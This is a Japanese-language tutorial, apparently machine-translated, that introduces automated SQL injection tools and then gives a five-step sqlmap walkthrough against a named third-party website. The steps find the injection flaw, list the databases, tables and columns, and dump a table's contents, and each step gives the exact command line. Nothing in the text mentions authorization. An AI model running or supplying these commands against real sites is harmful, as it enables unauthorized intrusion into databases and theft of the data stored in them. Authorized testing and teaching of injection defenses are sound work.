
このセクションでは、LuckyTemplates がSQL インジェクションを悪用するために使用されるいくつかのツールを紹介します。
現在、多くのセキュリティ脆弱性スキャン ツール (SQL インジェクションを含む) が存在します。これらのツールを使用すると、SQL インジェクションの脆弱性を非常に強力に検出して悪用できます。一般的に使用される自動 SQL インジェクション脆弱性悪用ツールには次のようなものがあります。
- Sqlmap
- モグラ (データを掘り起こす)
- ハヴィジ
Netsparker、jSQL Injection、Burp、BBQSQL など、他にも参照できるツールがいくつかあります。
以下は、Sqlmap を使用して基本的な SQL インジェクションを活用するデモです。
Sqlmap は http://sqlmap.org/ からダウンロードします。
Sqlmap は Python で書かれているため、このツールを使用するには Python をインストールする必要があります。 Python は http://www.python.org/downloads/ からダウンロードできます。
まず、ターゲット Web サイトを特定する必要があります。ここでは、次のターゲットを指定します: http://zerocoolhf.altervista.org/level1.php?id=1 (このページは現在廃止されています)。
ステップ 1 : cmd を開き、次のコマンドを入力します。
python sqlmap.py –u “http://zerocoolhf.altervista.org/level1.php?id=1”
sqlmap はターゲットの脆弱性を検出し、脆弱性に関する情報を提供します。
ステップ 2 : ターゲット Web サイトに SQL インジェクションの脆弱性があると判断したら、データベース名の検索に進みます。
python sqlmap.py –u “http://zerocoolhf.altervista.org/level1.php?id=1” --dbs
=> データベース: my_zerocoolhf
ステップ 3 : データベース名を決定した後、データベース内のテーブルの名前を探し続けます。
python sqlmap.py –u “http://zerocoolhf.altervista.org/level1.php?id=1” --tables –D my_zerocoolhf
=> データベースには 2 つのテーブルがあります: auth と book
ステップ 4 : テーブル内の列の名前を決定する
python sqlmap.py –u “http://zerocoolhf.altervista.org/level1.php?id=1” --columns –D my_zerocoolhf –T book
=> 書籍テーブルの列を特定します: 著者、ID、価格、タイトル。
ステップ 5 : テーブルからデータをダンプします。
python sqlmap.py –u “http://zerocoolhf.altervista.org/level1.php?id=1” --dump –D my_zerocoolhf –T book
=> これで、対象のWebサイトのデータベースを取得できました。
上記は、sqlmap を使用して SQL インジェクション エラーを悪用する基本的なデモです。悪用をサポートするための sqlmap オプションの詳細については、https://github.com/sqlmapproject/sqlmap/wiki/Usage で学習できます。SQL インジェクション エクスプロイト。





